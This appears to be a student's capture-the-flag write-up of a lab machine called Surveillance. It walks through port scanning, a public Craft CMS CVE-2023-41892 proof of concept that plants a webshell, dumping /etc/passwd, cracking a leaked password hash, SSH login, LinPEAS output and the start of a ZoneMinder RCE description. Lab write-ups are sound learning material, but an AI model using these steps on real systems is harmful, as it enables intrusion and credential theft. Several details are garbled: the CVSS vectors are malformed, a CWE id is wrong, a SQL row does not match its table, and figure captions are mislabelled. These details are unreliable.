

Surveillance machine

Ali BA FAQAS and

March 10, 2024

1 About Surveillance


Surveillance is a machine of medium difficulty that utilizes a Craft CMS application. The user flag was gained by exploiting a vulnerability in Craft CMS using a Proof of Concept (POC). The root flag was more challenging to acquire. By executing LinPEAS, we discovered a ZoneMinder service operating on one of the ports. Eventually, this led us to gain access to the ZoneMinder user. This user has sudo privileges to run a specific PURL program. By identifying and exploiting a vulnerability in this PURL program, we were able to gain root access.

2 Finding the Vulnerability

2.1 Nmap

As always we start by scanning ports and services, we used the option `-sV` so get the software version with the open ports

and we got the following result:



```
aloosh@kali: ~/Desktop/S2/SE/machines
aloosh@kali: ~/Desktop/S2/SE/machines
aloosh@kali: ~/Desktop/S2/SE/machines
$ nmap -sV 10.10.11.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 12:02 CET
Nmap scan report for 10.10.11.245
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.35 seconds
aloosh@kali: ~/Desktop/S2/SE/machines
$
```

Figure 1: result of Nmap.

As we can see, we have 2 open ports:

1. SSH (Port 22): OpenSSH 8.9p1 on Ubuntu.
2. HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to `http://Surveillance.htb/`.

With port 22 we can't do much with that services since we don't have credentials to login with, so lets go for port 80.

and when i googled the ip address of the machine i was redirected to <http://Surveillance.htb/> with error pag, to fix this we only need to add the ip and the host to our `/etc/hosts` in our local machine and we can see that the web page is now accessible.




Figure 2: MainPage.

Next step was simply to find hidden pages using dirsearch and we found a login page as it's shown in the figure:

```
[12:10:57] 404 - 27KB - /admin/errors.log
[12:10:57] 404 - 27KB - /admin/export.php
[12:10:58] 404 - 27KB - /admin/FCKeditor
[12:10:58] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/asp/connector.asp
[12:10:58] 404 - 27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp
[12:10:59] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/asp/upload.asp
[12:10:59] 404 - 27KB - /admin/fckeditor/editor/filemanager/upload/asp/upload.asp
[12:11:00] 404 - 27KB - /admin/fckeditor/editor/filemanager/upload/asp/upload.asp
[12:11:00] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx
[12:11:00] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/aspx/upload.aspx
[12:11:01] 404 - 27KB - /admin/fckeditor/editor/filemanager/upload/php/upload.php
[12:10:58] 404 - 27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx
[12:10:59] 404 - 27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php
[12:11:00] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/php/upload.php
[12:11:02] 404 - 27KB - /admin/files.php
[12:11:01] 404 - 27KB - /admin/fckeditor/editor/filemanager/connectors/php/connector.php
[12:11:02] 404 - 27KB - /admin/heapdump
[12:11:03] 404 - 27KB - /admin/home.aspx
[12:11:03] 404 - 27KB - /admin/home.html
[12:11:03] 302 - 0B - /admin/index -> http://surveillance.htb/admin/login
[12:11:03] 404 - 27KB - /admin/home.php
[12:11:01] 404 - 27KB - /admin/file.php
[12:11:04] 404 - 27KB - /admin/home.jsp
[12:11:04] 404 - 27KB - /admin/includes/configure.php~
[12:11:05] 404 - 27KB - /admin/index.php
[12:11:05] 404 - 27KB - /admin/index.aspx
[12:11:06] 404 - 27KB - /admin/js/tiny_mce
[12:11:06] 404 - 27KB - /admin/index.js
[12:11:02] 404 - 27KB - /admin/home
[12:11:06] 404 - 27KB - /admin/js/tiny_mce/
[12:11:07] 404 - 27KB - /admin/index.html
[12:11:05] 404 - 27KB - /admin/index.jsp
[12:11:07] 200 - 38KB - /admin/login
[12:11:07] 404 - 27KB - /admin/js/tinymce/
[12:11:08] 404 - 27KB - /admin/log
[12:11:06] 404 - 27KB - /admin/js/tinymce
[12:11:08] 404 - 27KB - /admin/login.aspx
[12:11:05] 404 - 27KB - /admin/home.js
[12:11:08] 404 - 27KB - /admin/login.php
[12:11:08] 404 - 27KB - /admin/log/error.log
[12:11:10] 404 - 27KB - /admin/logs/error.log
[12:11:10] 404 - 27KB - /admin/logs/errors.log
[12:11:10] 404 - 27KB - /admin/manage.asp
[12:11:11] 404 - 27KB - /admin/login.py
[12:11:12] 404 - 27KB - /admin/logs/err.log
[12:11:11] 404 - 27KB - /admin/logon.jsp
[12:11:12] 404 - 27KB - /admin/login.asp
[12:11:13] 404 - 27KB - /admin/logs/error-log
```




Figure 3: login page.

after opening the login page we noticed that it's a login page running craft cms. no default credentials, not brute force worked here




Figure 4: login page.

next step was to find a CVE to bypasse the authentication step or to see if we could inject any code.

CVE-2023-41892 Exploit for Craft CMS

An interesting CVE was found. The **CVE-2023-41892** vulnerability affects **Craft CMS**, a content management system. It allows an attacker to execute arbitrary code on the server where the CMS is hosted, potentially leading to unauthorized access and system compromise. Fortunately, the severity is rated as critical, and there is a public exploit.

Vulnerability Details : CVE-2023-41892 Public exploit exists

Craft CMS is a platform for creating digital experiences. This is a high-impact, low-complexity attack vector. Users running Craft installations before 4.4.15 are encouraged to update to at least that version to mitigate the issue. This issue has been fixed in Craft CMS 4.4.15.

Published: 2023-09-13 20:15:08 Updated: 2023-12-22 16:15:08 Source: [GHSA, Inc.](#) View at [NVD](#), [CVE.org](#)

Exploit prediction scoring system (EPSS) score for CVE-2023-41892

Probability of exploitation activity in the next 30 days: **83.3%**

Percentile, the proportion of vulnerabilities that are scored at or less: **99%** [EPSS Score History](#) [EPSS FAQ](#)

Metasploit modules for CVE-2023-41892

Craft CMS unauthenticated Remote Code Execution (RCE) Disclosure Date: 2023-09-13 First seen: 2024-01-23

`exploit/intrusions/craftcms_unauth_rce_cve_2023_41892`

This module exploits Remote Code Execution vulnerability (CVE-2023-41892) in Craft CMS which is a popular content management system. Craft CMS versions between 4.0.0-RC1 - 4.4.14 are affected by this vulnerability allowing attackers to execute arbitrary code remotely.

[More information](#)

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UN:S/UC:H/HA:H	3.8	5.9	NIST
10.0	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UN:S/C:H/HA:L	3.8	6.0	GHSA, Inc.

CWE ids for CVE-2023-41892

CWE-84 Improper Control of Generation of Code (Code Injection)

The product constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.

Assigned by: [security-advisories@github.com](#) (Primary)

Figure 5: Login page.

After verifying our craft cms version, we used the public proof of concept (PoC) to exploit this vulnerability. The PoC was found on the following GitHub repository:

GitHub Repository: https://github.com/Faelian/CraftCMS_CVE-2023-41892

Here's an explanation of the exploit:

- Writing a Webshell:** - The PoC relies on creating a webshell. - The attacker identifies a folder with writable permissions. - An XML payload containing PHP code for executing arbitrary commands is constructed. - The payload is written to a temporary file within the 'cpresources' folder.

- Extracting Temporary Upload Directory and Document Root:** - The script sends a specially crafted request to the server. - The goal is to extract the temporary

upload directory and document root paths. - The server's response is parsed to obtain these paths.

3. ****Triggering Imagick****: - The vulnerability is triggered by creating an Imagick object. - The file path used points to the temporary directory where the webshell was written.

4. ****Executing Arbitrary Commands****: - The webshell allows the attacker to execute arbitrary commands. - The script sends requests to the webshell, passing the desired command as a parameter. - The response from the webshell contains the output of the executed command.

and here is the result of the execution, we have shell access but we still don't have user access

```
python_venv(a1oosh@kali) [~/Desktop/S2/SE/machines/Surveillance/CraftCMS_CVE-2023-41892-main]
$ python3 craft-cms.py http://surveillance.htb
[*] Executing phpinfo to extract some config infos
temporary directory: /tmp
web server root: /var/www/html/craft/web
[*] create shell.php in /tmp
[*] trick imagick to move shell.php in /var/www/html/craft/web
[*] Webshell is deployed: http://surveillance.htb/shell.php?cmd=whoami
[*] Remember to delete shell.php in /var/www/html/craft/web when you're done
[*] Enjoy your shell

> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

> []
```

Figure 6: Login page.

the current repository showed some kind of sql file, so i started looking at it

```
> ls
cpresources
css
fonts
images
img
index.php
js
shell.php
surveillance--2023-10-17-202801--v4.4.14.sql
surveillance--2023-10-17-202801--v4.4.14.sql.zip
web.config
```

Figure 7: login page.

on the other hand to know what exactly to look for in the database file we needed to know the users, passwd file shows that we have 2 users, mathew and zoneminder

```

> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
matthew:x:1000:1000,,,:/home/matthew:/bin/bash
mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false
zoneminder:x:1001:1001,,,:/home/zoneminder:/bin/bash
fwupd-refresh:x:115:123:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false

```

Figure 8: login page.

inside the sql file the table users tells that we can find some password if any of matthew's or zoneminder's data were entered

```

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `photoId` int(11) DEFAULT NULL,
  `active` tinyint(1) NOT NULL DEFAULT 0,
  `pending` tinyint(1) NOT NULL DEFAULT 0,
  `locked` tinyint(1) NOT NULL DEFAULT 0,
  `suspended` tinyint(1) NOT NULL DEFAULT 0,
  `admin` tinyint(1) NOT NULL DEFAULT 0,
  `username` varchar(255) DEFAULT NULL,
  `fullName` varchar(255) DEFAULT NULL,
  `firstName` varchar(255) DEFAULT NULL,
  `lastName` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  `lastLoginDate` datetime DEFAULT NULL,
  `lastLoginAttemptIp` varchar(45) DEFAULT NULL,
  `invalidLoginWindowStart` datetime DEFAULT NULL,
  `invalidLoginCount` tinyint(3) unsigned DEFAULT NULL,
  `lastInvalidLoginDate` datetime DEFAULT NULL,
  `lockoutDate` datetime DEFAULT NULL,
  `hasDashboard` tinyint(1) NOT NULL DEFAULT 0,
  `verificationCode` varchar(255) DEFAULT NULL,
  `verificationCodeIssuedDate` datetime DEFAULT NULL,
  `unverifiedEmail` varchar(255) DEFAULT NULL,
  `passwordResetRequired` tinyint(1) NOT NULL DEFAULT 0,
  `lastPasswordChangeDate` datetime DEFAULT NULL,
  `dateCreated` datetime NOT NULL,
  `dateUpdated` datetime NOT NULL,
  PRIMARY KEY (`id`),
  KEY `idx_rwdrdgpfnxgjkcyodousvbrruaknyingtil` (`active`),
  KEY `idx_ddlptdkxvazjabtftbyqulqzhvyuvwrvjegh` (`locked`),
  KEY `idx_bqhsxyicrjqknufvrljptdgdagyybqenzee` (`pending`),
  KEY `idx_dqvidjgrstwmfiwvhgcbbuacpjkusesaqkx` (`suspended`),
  KEY `idx_qqxjptnffcfvgvnlotisnjmnwzhtceafhssez` (`verificationCode`),
  KEY `idx_kqwyhqmknuyiahocnkggrnjbagdumsuxfnkr` (`email`),
  KEY `idx_rpazcbmyerqfrnwzgiwbgtgvfxurgowzhjzhm` (`username`),
  KEY `fk_tjkerccyilsgjjzjkjhdeeytwlymdmgykfwqj` (`photoId`),
  CONSTRAINT `fk_tjkerccyilsgjjzjkjhdeeytwlymdmgykfwqj` FOREIGN KEY (`photoId`) REFERENCES `assets` (`id`) ON DELETE SET NULL,
  CONSTRAINT `fk_twcxdjbrarpaiqqslizioqymboyacziavjzp` FOREIGN KEY (`id`) REFERENCES `elements` (`id`) ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

```

Figure 9: login page.

and yupp here is a hash of mathew's password's hash

```

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,1,'admin','Mathew B','Mathew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL);
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;

```

Figure 10: login page.

from the length of the hash it was easy to tell that it's SHA256, i managed to crack the hash using some online webiste

SHA256 Password Hash Search

Enter a hash below to have it compared against hashes from the `rockyou.txt` password list. These hashes are computed so rapidly that we test millions of potential passwords in less than a second.

Query

The hash is: starcraft122490

Figure 11: login page.

and then ssh to login as Mathew

```
(aloosh@kali) - [~/Desktop/S2/SE/machines/Surveillance/CraftCMS_CVE-2023-41892-main]
$ ssh matthew@10.10.11.245
The authenticity of host '10.10.11.245 (10.10.11.245)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARScd+8gEhEJ10xot0sBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.245' (ED25519) to the list of known hosts.
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Feb 26 12:50:17 PM UTC 2024

System load:  0.080078125      Processes:           247
Usage of /:   85.2% of 5.91GB   Users logged in:    0
Memory usage: 22%             IPv4 address for eth0: 10.10.11.245
Swap usage:   0%

=> / is using 85.2% of 5.91GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Feb 26 05:48:45 2024 from 10.10.14.101
matthew@surveillance:~$
```

Figure 12: login page.

and here is the user flag!

```
Last login: Mon Feb 26 05:48:45 2024 from 10.10.14.101
matthew@surveillance:~$ ls
linpiss.sh  user.txt
matthew@surveillance:~$ cat user.txt
72d1fee3c3fb2539e62d5f9d0f4f3c99
matthew@surveillance:~$
```

Figure 13: login page.

3 root flag

first step was to run linpeas scrip to get all the informations we can get about the machine

```
Linux Privsec Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
LEVENO:
RED/YELLOW: 99% a PE Vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

===== ( Basic Information ) =====
OS: Linux version 5.15.0-89-generic (builddqbos03-amd64-016) (gcc (Ubuntu 11.4.0-1ubuntu1-22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023
User & Groups: uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
Hostname: surveillance
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (You can use linpeas to discover hosts, learn more with -h)
[+] /usr/bin/nc is available for network discover & port scanning (You can use linpeas to discover hosts/port scanning, learn more with -h)

===== ( System Information ) =====
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.15.0-89-generic (builddqbos03-amd64-016) (gcc (Ubuntu 11.4.0-1ubuntu1-22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023
Distributor ID: Ubuntu
Description: Ubuntu 22.04.3 LTS
Release: 22.04
Codename: jammy

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.9.9

[+] PATH
[i] Any writable folder in original PATH? (a new completed path will be exported)
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

[+] Date
Mon Feb 26 12:56:43 PM UTC 2024

[+] System stats
Filesystem            Size  Used Avail Use% Mounted on
tmpfs                  388M  1.5M  387M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv 6.0G  5.1G  568M  91% /
tmpfs                  1.9G   0  1.9G   0% /dev/shm
tmpfs                  5.0M   0  5.0M   0% /run/lock
/dev/sda2              284M  130M  131M  50% /boot
tmpfs                  388M   0  388M   0% /run/user/1000

Mem:            total      used      free     shared    buff/cache   available
Mem:            3969488    600248    2051168    25164      1310872    3046280
```

Figure 14: login page.

after trying alot of read stuff we got lucky here at the port 8080, i used ssh again to login as Mathew but this time redirecting everything to the port 8080

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#internal-open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.0.53:53        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      1 10.10.11.245:44530      8.8.8.8:53              SYN_SENT    -
tcp        0      0 10.10.11.245:22        10.10.15.63:54660       ESTABLISHED -
tcp        0      0 10.10.11.245:48718     10.10.16.84:443         CLOSE_WAIT  -
tcp        0      0 10.10.11.245:35530     10.10.16.84:443         CLOSE_WAIT  -
tcp        0      0 10.10.11.245:80        10.10.15.63:39270       TIME_WAIT   -
tcp        0      0 10.10.11.245:33476     10.10.16.84:443         CLOSE_WAIT  -
tcp6       0      0 :::22                  :::*                    LISTEN      -
udp        0      0 10.10.11.245:58705     8.8.8.8:53              ESTABLISHED -
udp        0      0 10.10.11.245:58877     8.8.8.8:53              ESTABLISHED -
udp        0      0 127.0.0.0.53:53        0.0.0.0:*               -
udp        0      0 0.0.0.0:68             0.0.0.0:*               -
udp        0      0 127.0.0.1:33440        127.0.0.0.53:53         ESTABLISHED -
```

Figure 15: login page.

and this revealed a new login page, zoneminder login page.

ZoneMinder is a free, open source Closed-circuit television software application for Linux which supports IP, USB and Analog cameras.




Figure 16: login page.

after trying default credentials and brute force we ended up finding an other CVE for zoneminder.

The critical flaw stems from an insufficient validation of permissions check to the snapshot.php file of the software. Specifically, there are no permissions check on the snapshot action, which expects an id to fetch an existing monitor but can be passed an object to create a new one instead. This leads to Unauthenticated Remote Code Execution, and The function TriggerOn ends up calling shell_exec using the supplied Id.

